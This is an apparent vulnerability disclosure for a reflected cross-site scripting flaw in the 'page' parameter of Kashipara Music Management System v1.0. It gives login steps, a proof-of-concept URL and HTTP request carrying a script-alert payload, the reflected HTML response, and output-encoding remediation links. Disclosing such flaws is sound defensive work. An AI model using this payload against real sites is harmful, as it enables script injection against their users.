Reflected Cross Site Scripting (XSS) vulnerability was found in "/music/index.php?page=test" in the Kashipara Music Management System v1.0. This vulnerability allows remote attackers to execute arbitrary code via "page" URL parameter.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- Affected File: /music/index.php?page=test
- Affected Parameter: "page" URL parameter

Steps:


1. Login in to the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Now, access the URL: http://localhost/music/index.php?page=test"><script>alert("XSS")</script> in the browser. Note that we have inserted XSS script in "page" URL parameter.



```
GET /music/index.php ?page=test%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E   HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=o2ra45r19up78187glp23724je
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

3. The request gets accepted and the XSS script is reflected back in the browser. The XSS script will get executed.




Response from http://localhost:80/music/index.php?page=test%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E [12

```
            <div id="toastsContainerTopRight " class="toasts-top-right  fixed">
            </div>
            <!-- Content Header (Page header) -->
            <div class="content-header ">

            </div>
            <!-- /.content-header  -->

            <!-- Main content -->
            <section class="content ">
              <div class="container-fluid  text-dark  viewer-panel " style="margin-bottom:  4re
                <div class="container-fluid ">
                  <div class="row mb-2 ">
                    <div class="col-sm-6 ">
                      <h1 class="m-0 text-gradient-primary ">
                        Test"><script>
                          alert("XSS")
                        </script>
                      </h1>
                    </div>
```



localhost/music/index.php?page=test"><script>alert("XSS")</script>

ew').parent().addClass('menu-open') } if($('.nav-link.nav-'+page).hasClass('nav-is-tree')
menu-open') } } $('.manage_account').click(function(){ uni_modal('Manage Account','m

localhost

XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html